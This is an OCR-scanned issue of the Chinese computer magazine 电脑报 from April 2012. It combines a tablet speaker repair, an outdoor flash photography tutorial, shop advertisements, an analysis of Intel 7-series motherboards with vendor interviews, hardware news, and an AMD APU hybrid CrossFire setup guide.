找到问题所在之后，解决起来就容易多了。先用镊子将固定在背壳上的喇叭小心取下，特别需要注意的是，在取出喇叭的过程中不要将其他连接线碰断了，不然肯定杯具！然后使用小刀将黑色胶圈部分去掉后，重新焊接。焊接时，使用锡焊加工，焊接过程中注意不要将焊点焊错位置或者焊过头，否则就得不偿失了。

通过拆机发现，这台原道 N10 的喇叭仅仅是因为连接线的触点有问题，当然部分用户可能是整个喇叭坏了，那只需要到市场花费 5 元左右重新购入一个扬声器，按照主板上边的正负极重新焊上就可以。

@zerokira



由于使用了强力双面胶固定，用镊子挑起来得用点力



红色连接线已断开



断开的连接线已经被重新焊接上，很简单吧



光影密码(3)

外景用光及景深技巧

@摄影/刘宗峰

许多人拍摄外景时，觉得光线很强，没有必要使用灯光。这是对外景拍摄一个比较错误的认识。通过前面两期的学习，大家应该感觉到灯光在摄影中得到了全方位的立体使用。我们使用的自然光总是来自一个方向，把太阳就当灯光，那么其他几个方位就需要我们补光了。

闪光灯和自然光的配合

拍摄外景时，最佳的时间是上午 10 点~11 点和下午的 3 点 ~5 点，这个时候太阳光处于斜射状态，相当于在人物的左上方或者右上方的位置安装了一个灯源。在早上的 9 点左右太阳刚出来或者下午 6 点太阳快落山时，太阳的光线处于人物的正前方和正后方的位置，配合闪光灯也能创作出很好的光影效果。



在这个太阳位置变化的示意图中，绿色箭头部分为一天中比较理想的拍摄时间

根据上面的太阳位置变化的示意图，外景拍摄，要根据光线的特点灵活调整拍摄位置，光线的变化将决定画面的影调和最终效果。一般拍摄选择晴天光线比较理想，如果在阴天拍摄，光线的方向性较差，明暗对比小，影调反差小，通常这样的光线不利于塑造立体感但拍出的片子比较柔美。在这种情况下，可利用当时场景的纵深，用景深突出被摄人物。

外拍灯光的选择及使用

在拍摄外景时一般从便携考虑，使用一个插入式闪光灯搭配一个手柄式闪光灯是非常方便的，再借助放光板就能拍摄很理想的效果。



插入式闪光灯　　手柄式闪光灯

在上期讲到闪光灯的功率大小用 GN 来表示。GN 值越大，代表闪光灯指数越大，也就是发射的闪光越强。这里需要配合光圈使用，在计算光圈上有个公式。

GN= 光圈 × 距离。例如：以 ISO100 为前提，闪光灯指数是 40 时，拍摄人物离摄影师为 5 米，那么根据公式计算，我的光圈系数就应该是 F8。

闪光灯的操作模式：


M 模式：这个模式是全手动模式，根据需要摄影师可以调节输出功率的大小。

TTL 模式：闪光灯会自动根据设定好的曝光组合来计算输出功率。

FP 模式：这个模式只有在一些高端的闪光灯才有，是高速同步模式，闪光灯不再受到同步速度的限制，可以和任意的快门速度同步拍摄。

外景拍摄实战

下面这组照片是下午 4 点左右拍摄的，夕阳西下的时候，人物周围都被夕阳照亮，夕阳起到了轮廓光的作用，前面用闪光灯补光，在这种情况下补光，光比不易过大，闪光要控制好指数，只要能照亮人物就可以了。另外不用闪光灯，用银色的反光板补光也是可以的。








这组照片虽然只在人物的前面使用了灯光效果，但背面由于有比较强烈的太阳光线，仍然可以感觉到强烈的轮廓光线效果


下面这张照片的拍摄时间在 5 点左右，太阳仍然处于人物的背后。拍摄这类照片需要注意的是，海面会大面积地反光，另外人物是背对着太阳，脸部使用闪光灯补光，来照射人物。





根据人物面部朝向的位置改变正面光源的高低，灯光距离的远近可以让灯光的强弱来改变画面的效果

右边这组照片的拍摄时间是 2 点到 3 点之间，这个时候阳光比较充足，硬光拍摄，影调比较浓重，这次我使用了大功率的外拍闪光灯，指数比较大，这样才能减少光比。





越是光线强烈的硬光，在使用正面光时越需要强烈的灯光，以让人物的正面光线强于侧面或者背面的光线





改变拍摄角度和距离，闪光灯的光线强弱也需要即时调整，保证人物面部足够的光源照射


景深的应用

在使用闪灯时，光圈的大小和拍摄距离密切相关，这就涉及到画面景深。对大多数相机而言，在拍摄之前，我们都要进行聚焦。从光学常识知道，聚焦后可以得到清晰的影像，在摄影上，把可使用在焦平面上得到较清晰影像的最近被摄点与最远被摄点间的距离称为景深。




决定景深的因素


1.光圈。光圈大，景深小，光圈小，景深大。因为光圈的大小同 f 系数成反比，所以对 f 系数而言，所用的系数大，景深就大，所用系数小，景深就小。



2.镜头焦距。景深大小同镜头焦距成反比关系，镜头焦距短，所获得的景深大，镜头焦距长，所获得的景深小。



3.摄距。景深大小同摄距成正比关系。在光圈、镜头焦距不变的情况下，摄距越大，景深也就越大；反之，景深就越小。





编后

外景拍摄的最大乐趣在于，任何两次外拍的内容都不会重复，并且可以遇到意想不到的场景。在这种拍摄方式下，摄影师比平时更要机警，为了避免错失拍摄优秀照片的机会，找准时机，果断按下快门，留下精彩的照片。同时摄影师还要学会用相机看周围的环境，学会考虑在这个场景内会突然出现的精彩瞬间，不能给自己失手的机会，因为可能在那个时刻只有一次的拍摄机遇。

责编 | 向波　美编 | 全馨　组版 | 何雪松　责校 | 雷灿

4月拍客大赛火热进行中

拍客主题——鸟语花香

参赛网站:http://hd.icpcw.com/c/paike

4月温暖的阳光,让很多地方鲜花遍地,这是花鸟虫儿的季节。作为拍客,这时我们应该擦亮镜头,走出户外记录下外面世界的勃勃生机。我们4月的拍客大赛——鸟语花香,期待大家的精彩作品。

花之密语 作者:徐慧知



拍摄相机:佳能 7D 拍摄参数:光圈 F5.6 快门 1/250 秒 ISO100 焦距 200mm

老狼点评:很生动的一幅微距作品,高速快门抓拍到蜜蜂收集花粉的瞬间精彩,构图也很完美。只是光线的角度有些生硬,可能是正午太阳直射,蜜蜂的身体细节表达不全面。

粉色阳光 作者:大鱼



老狼点评:一幅比较标准的人像作品,作者在画面的颜色处理上很用心。粉红的衣服与桃花的红色十分协调。逆光加上大光圈长焦距的运用,浅景深的效果让画面主角十分立体。

4月拍客大赛奖品设置:

一等奖(1名): 价值536元的吉尼佛和平系列 II 01308专业摄影包



二等奖(2名): 价值218元的吉尼佛幸运星系列01313专业平板电脑包



三等奖(3名): 价值100元的吉尼佛色彩地带92189摄影包



“采花”三要诀

最近拍客们的作品以花卉为主,但要拍好花并不容易。主要问题是大多数人的注意力在于花上面,对花的整体构图和光线运用缺乏考虑,重点不突出,画面太过于平淡,缺少观赏的美感。

要诀1:多用侧逆光,花朵更立体

光线是突出花朵立体效果的重要因素,许多人常常使用顺光,拍摄的花朵色彩无变化,较平淡。其实对花朵来说,多使用侧逆光会变得更加艳丽多彩,还有要注意对背景的考虑,建议选择较暗或者颜色对比较大的背景,这样拍出的花朵就很立体了。

要诀2:借鉴国画的构图技巧

如果你想拍好花,最好拍摄前去翻翻国画花鸟作品。中国画中的构图是很精妙的。讲究去繁就简、疏密相间、虚实相映、主次分明。在国画中苍老的树干常用浓笔去表现,花的远近层次用浓淡色彩去描绘;而摄影则可用虚实相映去描绘,苍老树干可实,桃花可虚,其背景可用单色调处理……这些技巧都可以运用在花卉拍摄中。

要诀3:注意景物的搭配

单纯地拍好花,难以吸引人的注意力,如果在画面中有鸟虫或者人物的搭配,画面的吸引力就大不一样。根据表现的主题加以创意的发挥,画面就有表现力。

电脑报 商城 www.cpcwshop.com

专业的数码导购平台

总有一款适合你

更多存储、影音系列产品请登录商城或淘宝直营店咨询购买

他,不但是一台优秀的平板电脑,还是一台强大的游戏机,接上无线游戏手柄,连上大屏幕电视,你会体验到与众不同的乐趣!

电脑报首发 现代ZERO平板电脑(WiFi版)

新品团购价 1999 原价:2599

- 屏幕:9.7英寸 1024×768 IPS高亮屏 支持10点触控
- 系统:Android3.2,可升级为4.0
- CPU:1GHz NVIDIA Tegra2 双核
- 内存:1GB
- 内置存储:16GB(支持TF扩展)
- 前置摄像头

送便携式无线路由器

支持USB OTG 支持HDMI输出

更多性能玩法、评测,详见第5、6期评测实验室周刊

吉摩至尊版笔记本电池

笔记本型号	原装电池	吉摩至尊新电池	现价
X60/X61	960元(4芯2600毫安)	375元(6芯5200毫安)	299元
X200/20	1300元(6芯5200毫安)	330元(6芯5200毫安)	260元
T60/T61	1399元(6芯5200毫安)	330元(6芯5200毫安)	260元

更多型号请登录商城和淘宝直营店查询

用USB2.0的价格享受USB3.0的产品

SuperSSpeed USB3.0闪存 包邮

Innostor IS902主控芯片 / Intel原厂Flash颗粒

16GB 读取55MB/s 写入30MB/s 团购价:119.00

32GB 读取70MB/s 写入40MB/s 团购价:229.00

EG魔妙剑专业游戏鼠标 团购价 399 RMB

- 激光+光学双传感器定位,性能更胜出众
- 超高灵敏度,支持1mm悬浮亮红狐立功能
- 内建128KB内存,支持宏命令及独立编程
- 符合人体工程学设计,手感出色

台运VI40精英版平板电脑(16GB) 特卖价 1288 RMB

- 9.7吋IPS电容屏,Android4.0系统
- 1GB内存,1.5GHz A10高性能处理器
- 超薄机身,双摄像头,超长25天待机

西部数据USB3.0 移动硬盘(500GB) 特卖价 549 RMB

- 原装正品,三年质保
- 小巧便携,仅2.5英寸
- 防震设计,内置高品质分软件

金士顿TF卡/microSD手机内存卡 团购

16GB,¥79

8GB,¥39

地狱火蝰子王三代鼠标垫 特卖价 49 RMB

- 细腻床垫和古典式设计
- 采用无缝创造技术,避免玩家割手
- 手感绵腻,定位精准,性价比高

苹果官方授权车载充电套装 特卖价 58 RMB

- 车载充电器1个,USB数据线1条
- 车载充电器输入12-24VDC,输出5VDC 1A
- 白色镀铬苹果数据线,线长1.2米
- 适用于iPod、iPhone、iPad

纽曼NM500移动电源 特卖价 158 RMB

- 素净小巧,便于携带
- 5000毫安容量,持久续航
- 兼容各品牌数码产品,解决无电烦恼

台电X19+ MP3播放器 特卖价 158 RMB

- 超长续航,长达70小时播放
- 智能语音导航,支持TXT文本阅读
- 支持FM收音和歌词显示功能

声籁EM300炫彩系列耳机 特卖价 39 RMB

- 高性能立体声,低音效果强劲
- 色彩炫丽,外观时尚
- 佩戴舒适,减声腔降效果极佳

漫步者M0 Pro时尚闹铃音箱 特卖价 289 RMB

- 音质纯正新听,人性化发灯指示
- 全新音乐闹铃,尽显人性化与智能化设计
- 功能简单实操中,USB直读,SD卡直读,FM播放

台电TL-C430P触摸屏MP4播放器 特卖价 229 RMB 8GB

- “触摸屏+按键”双操作模式
- 采用解码主控,支持全1080P解码
- 4.3寸屏幕,白色时尚外观
- 超长续航,高速USB传输

度马克SA0810B大容量双肩包 特卖价 189 RMB

- 内部多功能分区,物品放置有序
- 防水防震,充分保护笔记本安全
- 独特设计背负系统,减轻负重感

工商银行:6222 0231 0004 4357 528 | 建设银行:6227 0037 6108 0059 279 | 农业银行:6228 4804 7069 6136 915 | 活动时间:2012年4月9日-4月15日

邮政汇款地址:重庆市渝中区双钢路3号科协大厦13楼1307 邮政编码:400013 | 汇款账户名:林洪蓉(请务必在汇款单上填写产品型号和联系电话) | 咨询电话:(023)63658888-13108


商城淘宝直营店 http://icpcw.taobao.com

责编|向波 美编|仝馨 组版|何雪松 责校|曾灿

E 硬件发烧友

2012年4月9日 第14期
E1~E16版
投稿信箱:pcw-hardware@vip.sina.com
热线:(023)63658800
传真:(023)63658889
电脑报客户端下载:http://m.icpcw.com
主编:马渝曦 主笔:薛昱 美编:黄莹

>E06 AMD、NVIDIA抗锯齿性能研究 | >E07 技术宅:Virtu MVP技术解析 | >E11 热门游戏鼠标、鼠标垫搭配指南



7系抢滩 全线出击

全线7系主板上市分析

@电脑报 薛昱

4月8日,Intel新一代7系列主板在一系列偷跑曝光后终于正式发布,我们在经过了从失望到期待的转变后,对于7系列主板的市场布局与新变化充满兴趣。而现在,我们可以好好地来看看它们会如何在这个沉寂已久的市场激起千层浪!

看市场 高端不高价 低端差异化

从发售价格来看,Z77主板一上市就标价800元,相比前几代旗舰芯片组,它的价格更易被普通用户接受。而在低端市场,出现了芯片组数量扎堆的情况,通过需求的差异化,它们找到了各自的市场定位。

目前大品牌中Z77的最低定价直接杀到799元,这个价格在近几年的新品旗舰级主板定价中尚属首次,遥想Z68上市时价格都在千元之上,消费者真是有福了。Z77作为旗舰主板,带有很多极具看点的新奇技术,而如此低的定价能让更多的消费者体验到这些新技术,其用意很明显,Intel希望借此来加强与消费者之间的黏性,让消费者不仅愿意使用Intel处理器,而且对Intel提供的应用产生依赖(考虑到AMD的威胁已经减小,不知道这一举动是否为2013年ARM处理器登陆PC市场做备战)。

当然我们从另一个方面也可以发现,由于主板芯片组的PCI-E控制器被剥离,主板芯片组的成本也因此下降,所以旗舰主板价格下探在情理之中。

来看看中低端市场上的新款主板,我们首先发现这个市场出现H77、Z75、B75和H61共存的情况。由于Z77主板的价格下探,4款主板的市场空间也随之被压缩。不过针对需求,这几个芯片组凭借各自特点将进行市场细分。H77继承了Smart Response技术,将有助于组建廉价高磁盘性能电脑平台;而Z75作为一个价格更低的标准ATX主板进攻低价独显平台市场;B75则是Intel在今年重点针对中小企业推广的型号,它的低价与附带的企业管理服务是最大卖点;经久不衰的H61将会舍弃高配置,彻底成为低价入门电脑的最佳选择。

看前景 有人笑便会有人哀

通过分析各芯片组的市场前景,可发现Z77、H77值得看好,而B75则要看Intel的推广(分析其定位,笔者对它的市场前景比较乐观)。而Z75则是个没有爱的孩子,估计未来悲催了。

从规格来分析全新7系列主板的市场前景,首先笔者非常看好Z77(事实上虽然Z77定位高端,却是笔者最看好的主板芯片组),它可能成为近三年来市场表现最好的旗舰级芯片组。原因有两个方面,一方面是其价格定位低,另一方面当然是因为Lucid Virtu MVP,它让主板首次具备大幅提升图形性能的功能,这使得Z77主板的价值大大提升,购买力将会被激发。

H77是一个让笔者稍感意外的芯片组,原以为H77将会承接高配置H61主板的市场(即通过第三方芯片提供了USB3.0接口和SATA 6Gbps接口的H61主板),成为普通家用电脑中除了H61外一个更高端的选择,而从目前的售价来看,H77的定位将会高于Z75与B75,作为Z77向下的延伸型号,不过由于拥有了Smart Response,H77的前景还是值得看好的。

Z75的前景就比较悲观了,ATX板型并不能称为卖点,而缺少Lucid Virtu MVP或Smart Response之类能够提升性能的技术,Z75可谓7系列主板中最暗淡无光的一款芯片组,它的规格与更便宜的B75几乎没有区别,所以我很难看到它的对位市场,看来它也只有用Z字头唬唬人了。唯一值得炫耀的怕也只有它的价格了,它的定价比H77更低,与最先披露的消息对比我们发现,H77和Z75的定位互换了位置,估计也是因为Z75本身亮点不多吧。而从市场的产品来看,面市的Z75主板也是几个芯片组中最少的,看来大多数厂商对于Z75的兴趣也不大。唉,Z75在Intel和主板厂商处都没爱啊!

看奇兵 B75 挖掘中小企业市场

B75将会是本年度Intel重点推广的一款商业类芯片组,截至发稿上市的B75主板数量已经多达15款以上,仅次于Z77主板,如此大量的新品发布在近几年的商业芯片组主板上也是非常少见的。B75的低价和SBA软件将会是它最大的杀手锏。

之所以把这个芯片组单列出来讲,是因为笔者觉得这款主板可能会是2012年主板市场上的最大黑马。首先它的价格定位于Z75之下H61之上(550元~700元),根据最早披露出的消息,这个价位的主人本应该是H77芯片组,显然Intel重新布局了整个主板市场。

我们发现,B75承接了高配置的H61主板市场,作为入门级电脑市场一个比H61更为高端的选择。而更值得惊喜的还有,这款主板与同规格的高配置H61主板的价差不会超过70元,那么经过两三个月的降价,它原生USB3.0接口和SATA 6Gbps接口的优势就会体现出来。

当然如果这样我就称其为黑马显然不会让人信服。从某种消息来看,Intel非常重视这款主板的市场推广,所以Intel专门为这款主板配备了SBA软件(Small Business Advantage)。从名字上我们就可以发现这个软件主要作用在于优化中小企业的资源配置,它可以提供一个一站式的平台供小企业来管理旗下的所有电脑,不仅能够提高企业信息的安全性,还可以大大减少中小企业对于日常维护所消耗的人力与物力资源。而这并不需要中小企业付出更多的资金投入,我们从第一批上市的B75主板中发现,二线厂商的B75主板价格已经接近500元,这个价格具有相当大的吸引力。当然我们也不能忘了巨人Intel的市场推广能力,对于一个拥有1400亿美元市值的IT巨头,想推广一个芯片组还怕不能成功?

结语

Z77值得一试 B75值得期待

@电脑报薛昱:经过笔者分析,大家应该对全新的7系列主板有了大致了解,也应该对自己该买哪款主板有了想法。我非常支持准备买独立显卡电脑的朋友购买Z77主板,Z77主板可以说是我能够想到的最值得购买的旗舰级主板。Z77已不仅是高端的象征,在实际性能上它的提升真的让人相当期待,在前几期的7系列主板技术分析文章中笔者已经提到Lucid Virtu MVP对于图形性能的提升相当巨大,而现在从它的售价来看,多花300元在主板上比花在显卡上能够获得更大的性能提升,所以对于Z77主板笔者抱着绝对支持的态度。而B75主板的前景笔者也非常期待,它可能会开拓一个新兴且巨大的市场,虽然黑马都会有不稳定性,不过我觉得这匹黑马会跑很远。

下转E02版

上接E01版

对话

针对新品发布，我们分别对华硕电脑中国业务总部开放平台总经理赖洪瑞先生和技嘉科技主板事业群中国区副总经理罗经翔先生进行了采访，让消费者对于华硕与技嘉的新品主板有一定认识，同时也能看出两家主板巨头略显不同的市场策略。



华硕电脑中国业务总部开放平台总经理赖洪瑞先生



技嘉科技主板事业群中国区副总经理罗经翔先生

华硕主板带来全新体验

电脑报：华硕的自主技术在7系列主板中将会为消费者带来怎样的体验？

赖洪瑞：本次华硕7系列主板主打的特色技术有3个，分别是具备智能数字供电技术的第3代双智能处理器、智能控制风扇转速的Fan Xpert 2（风扇达人2代）和独具创意的Wi-Fi GO!（乐趣无线！）技术。WiFi GO!技术是华硕7系列主板中引入的最具亮点的新元素。它让拥有华硕主板的电脑成为家庭云网络的中转站，用户可以使用移动设备操作桌面系统完成远程桌面操控、数据传输、情景控制等操作，让主板成为未来数字家庭的主轴。我们认为，WiFi GO！将会为用户来带来全新的使用体验，也会改变用户对于家用电脑的理解。

B75全能应对入门级市场

电脑报：华硕如何看待B75这个针对入门级市场的芯片组？

赖洪瑞：Intel最新发布的B75芯片组支持通锐（SBA）等面向中小企业等用户的技术，而他们也是入门级芯片组的主要购买用户群之一。近几年DIY行业一直在向两极化（高端差异化产品和全能入门级产品）发展，而B75主板正是一个全能型的入门级产品，可以满足绝大多数用户的需求。

技嘉主板为用户考量

电脑报：在新的7系列主板中，技嘉哪些自主技术是最值得消费者关注的？

罗经翔：我们专为Apple New iPad设计的三倍力USB 3.0的接口可以提供高达2.7A的电流供应，能够解决“牛排”充电难的问题。技嘉全系列的ATX主板搭载m-SATA插槽能方便用户使用Intel Smart Response和Rapid Start功能，另外我们还以EZ Setup一键安装Intel Smart，方便用户组建Smart Response磁盘系统。除此之外，我们还会为超频爱好者带来硬件超频配置，让玩家能体验到更有趣的超频过程。

技嘉将会力推B75

电脑报：技嘉如何看待B75主板在小企业市场的前景？准备如何推广它？

罗经翔：以技嘉来说，我们对B75寄予很高的期望，也很重视中小企业这个高速成长的市场。采用B75主板的中小企业可以减少日常营运中人力与物力的需求。而且B75的低价格足以打动中小企业业主的心，所以我们对B75的前景是非常看好的。在推广方面，技嘉会与Intel紧密合作，争取渠道与小型系统供应商（SI）来一起做营销活动，引导新兴企业业主来了解资安的重要性，进而影响他们的购买选择来达到推广目的。

全球硬件 搜集最新最有特色的硬件产品资讯

3D头戴式显示器模拟出80英寸屏幕

人们对3D视频的体验需求越来越高，一种独享大屏幕的头戴式显示器也正受到市场的欢迎。最近爱普生推出了Moverio BT-100 3D头戴式显示器，它通过内置的0.52英寸TFT液晶显示屏，在经过反射后将画面投影到使用者面前，能让人产生在5米外欣赏80英寸屏幕的虚拟显示效果，甚至可以观看3D视频。

另外，BT-100采用Android 2.2系统，所有的触控操作需要一个手持触控板来实现。使用WiFi功能接入网络后，可以上网、玩游戏、观看在线视频等。内置的电池可以持续运行6小时，自带存储空间为1GB，附带的MicroSD卡插槽最大支持32GB，该设备售价699美元，目前已经在美国开卖。



编辑点评：各厂商纷纷推出头戴式显示器产品，这类产品并不是以前那种单纯的显示器，而是内置了Android系统，相当于变成了一台智能电脑，这就意味着它可以使用目前大量的APP，头戴式显示器的应用将因此而变得更加丰富。

PS4硬件配置现身，将用HD7000 GPU

游戏主机已经有几年没有升级了，当广大玩家正在期待索尼的PS4和微软的新XBOX时，有关PS4的开发代号、硬件配置等相关信息终于浮出水面。PS4的开发代号为Orbis，在拉丁语中有“地球、眼、循环”之意。

硬件配置直接影响游戏机的性能，因此也是玩家最关心的信息。之前就有传闻称PS4将使用AMD的APU，但是APU中的GPU性能不给力，因此PS4配备的GPU将是AMD南岛家族的高端HD7000显卡，考虑到图形性能要满足下一代游戏机的要求，至少也得是HD7800或更高级别的显卡。估计是HD7870，因为PS4支持4096×2160分辨率，在3D模式下也能达到1080P级别（PS3在3D模式下只有720P）。



编辑点评：可以看到，AMD又成为游戏机领域的获胜者，PS4中CPU和GPU已经被其包揽。不过PS4将不再兼容PS3游戏，就像PS3不兼容PS2游戏一样。从兼容性而言，这并不是硬件技术问题，应该是索尼独有的商业策略。

技嘉A75超耐久超频大赛开战

近日，历时近一个月的“技嘉A75超耐久超频挑战赛”决赛在北京火热开战。本次超频大赛通过线上选拔，会集了10名国内顶级的超频高手。由于本次挑战赛允许选手自带散热设备，因此各路超频高手纷纷亮出了他们的“长枪短炮”——液氮散热设备。

本次比赛为选手提供的超频平台为技嘉A75超耐久主板、AMD A8 3870K处理器等。其中技嘉A75主板为AMD处理器提供了良好的支持，拥有超安全、超性能、超省钱、超好听等特色，不仅帮助玩家发挥出超频水平，而且它的优秀设计以及强悍的性能更能帮助玩家打破超频纪录。

编辑点评：AMD APU处理器搭配A系列主板的组合为很多消费者所认同，这也凸显了众多用户关注的性价比。本次超频大赛充分体现了技嘉主板的诸多特色，不仅具备超强的超频能力，更为用户提供了超跑4的独特功能。



前沿科技

解密 只在敲击键盘间

虽然加解密方法有N种，不过都有其缺陷，密码简单了不安全，复杂了难记忆，指纹、虹膜要设备支持，而且在一些场合，还不太方便。更糟糕的是，如果你加密完毕，离开电脑后，就让别人有盗取你资料的机会了。咋整呢？最近美国国防部旗下的“国防先进研究项目局”，也就是孕育了互联网的地方，正在研发一个新技术，即通过每个人的键盘敲击力度等行为特征，来完成身份认证，整个识别过程除了键盘，无需其他辅助设备。

这一技术是基于美国卡耐基梅隆大学马克西教授的一项“按键动力学”研究，研究认为每个人按下一个按键的时间长度，以及从特定按键转移到另外一个按键的时间间隔，都是不一样的。人们平时进行无数次的身体动作，不是经过深思熟虑，而是受到某种身体“马达”的控制，从生理学上说，模仿他人的按键动作几乎是不可能的。而美国Pace大学的计算机学教授塔伯特也研究了用户在回答一个问题时敲击键盘的过程。他的研究分析了人们敲击每个按键时的压力变化，在实验中，这种身份验证的准确率高达99.5%。

这项研究如果获得成功，那就意味着数据加密将实现完全透明化，使用者只要正常使用键盘，即可调用自己所需要的加密文件，而即便是中途离开，他人由于使用键盘习惯的不同，文件将被重新加密，这样的加解密方式，那简直是太安全和实用了。

放眼看世界

瞄准中端开普勒 GK106规格曝光

编译自：www.3dcenter.org

高端的爆了，开普勒架构GK104的GTX680已经上市了；低端的也爆了，GK107的GTX650会搭配GDDR3显存。在GK104和GK107之间有着较大的空缺，需要有款产品来填补，于是GK106来了，其规格已经摆在了我们的面前。

GK106将采用台积电28nm工艺制造，核心面积为210mm²，介于GK104（294mm²）与GK107（130mm²）之间。GK106拥有4组SMX单元（768个CUDA核心）、2组GPC单元、64个纹理单元、24个光栅单元、搭配1.5/2GB GDDR5显存，显存位宽192bit，支持PCI-E 3.0以及DX 11.1等特性，最终命名可能为GTX660。

GK106的规格正好只有GK104的一半，因此显卡TDP也将会控制在130W左右。其将接替GTX560、GTX560 Ti，最终对手可能是HD7950、HD7870。不过，GK106的核心频率目前还没有最终确定，因此其性能目前也是个未知数。

编辑点评：由于GK106的规格相对GK104降低了一半，其理论性能也就只有GK104的一半，因此面对HD7870、HD7850的胜算都不大。不过28nm制程工艺的超频潜力巨大，不排除超高核心频率来对抗HD7800，这些只有等待GK106发布后才明了，估计要等到6月吧。

责编|吕远 美编|仝玺 组版|邱婷 责校|杨军

飙升34% APU混交提速攻略

就像使用集显主板一样，使用APU的用户通常都是基于经济性的考虑，先将就用着，日后再升级。其实这样的用户还没有认识到APU的另一个能力，你只要将它和目前低端的6系列独立显卡组成混合交火，就能得到34%的性能提升，想一想，这个性能足够你玩转各种游戏了吧。


测试平台配置：
- **CPU：** A6 3600
- **主板：** 映泰TA55MU3
- **显卡：** HD6570
- **内存：** DDR3 1600 4GB
- **硬盘：** 500GB 7200RPM SATA

组建APU混交平台

从产品分类来看，AMD A8/A6系列APU所采用的是Radeon HD6550D、HD6530D图形核心，在进行Dual Graphics双显卡协同工作时都可以选择使用Radeon HD6670/6570/6450显卡，而AMD官方推荐的混交方案为A8+Radeon HD6670/6570、A6+Radeon HD6570（如图1）。需要注意的是，除了官方推荐的混交方案，其他的混交搭配方式大多是不支持双显功能的。所以用户在选购产品的时候最好根据官方的推荐选择显卡，以免因为无法组成混交平台而花费不必要的额外开销。

A6 3600是AMD APU系列中最有代表性的一款，它的默认主频为2.1GHz，可加速至2.4GHz，基于四核心、4MB二级缓存设计，内部集成了Radeon HD6530D图形核心，拥有320个流处理器，默认核心频率为443MHz，支持DX11。它的价格为790元，算得上一款比较亲民的产品。

A6 3600的最大特点就是其内部的HD6530D图形核心能与6系列独立显卡组成混合交火模式，在交火后图形性能提升十分明显，也算是对独显性能很好的升级。在这里还使用了支持混交的AMD A55芯片组主板和Radeon HD6570显卡。









设置BIOS实现混交

在A55主板上组建混合交火的方法非常简单，只需要将Radeon HD6570独立显卡插在PCI-E 2.0插槽上，将显示器与主板的显示输出接口相连接。注意，不要将显示器与独立显卡的显示输出接口连接。

然后进入Windows 7系统，在一般情况下，驱动程序在核对显卡型号可以进行混合交火时会自动打开混合交火选项（如图2），如果用户在催化剂中发现混合交火选项不存在或者并未打开，就有可能是需要对主板的BIOS进行设置了。

先把显示器接在独立显卡上，再开机按下Del键进入主板的BIOS，切换到“Chipset”界面。选择“North Bridge”选项进入。把“Primary Video Device”设置成“IGD Video”（集显优先），把“Surround View”设置成“Enabled”（开启混交模式）（如图3），保存并关机。

然后将显示器连接从独显换到集显输出接口上，开机（如图4）。进入系统会出现AMD驱动控制面板的CrossFire界面，独显HD6570在安装驱动。当安装完成后，混合交火就组建成功了。

3DMark Vantage 测试对比

	HD6530D集显	HD6570独显	HD6530D+HD6570混交
3DMark Vantage P 总分	2918	4452	5519
GPU项目	2430	3915	5092

3DMark 11 测试对比

	HD6530D 集显	HD6570 独显	HD6530D+HD6570 混交
3DMark 11 P 总分	746	1177	1579

性能对比测试

3DMark Vantage是基于DirectX 10的3D性能基准测试软件。从测试结果的数据对比来看，在P级总分以及GPU项目，都是混交模式得分最高，其中P级总分高于使用独显时约24%，GPU得分高于独显30%。而仅使用APU的GPU测试时得分是最低的。

3DMark 11是基于DirectX 11的3D性能基准测试软件，在这里测试了CPU/显卡的综合性能。混交模式的P级总分仍然是最高的，高于使用HD6570独立显卡时34%，性能提升十分明显。

接着还测试了游戏，在1920×1080分辨率、全开画质特效下，能流畅运行《战地3》，帧速基本稳定在32FPS，玩目前主流单机游戏应该没有问题。也就是说想要开启高画质流畅运行游戏，在组建交火的情况下就可以实现。最后还做了温度压力测试，CPU、显卡的温度都在30℃左右，其中主板的温度最低只有24℃，这说明整个平台的发热量并不大。

@梵帝亚

编辑观点

@电脑报吕远： AMD A6 3600在和HD6570独显组成混合交火后，性能有了很大的提升，通过利用APU的GPU的性能，就能完全超越独显原来的性能。因此组建混合交火对于使用APU的入门级用户而言，算得上一个不用多花钱的升级方案。



为SSD找回浪费的空间


和传统的机械硬盘不同，SSD是一个娇气的家伙，如果不在乎一些小细节就会造成空间的白白浪费。可能你会说120GB的SSD浪费个10多GB没啥了不起的，但笔者手中的SSD只有32GB啊，浪费了一半的空间可是伤不起的，于是笔者决定针对小容量SSD开始优化之旅。

优化步骤

第一步：

开启AHCI和TRIM功能

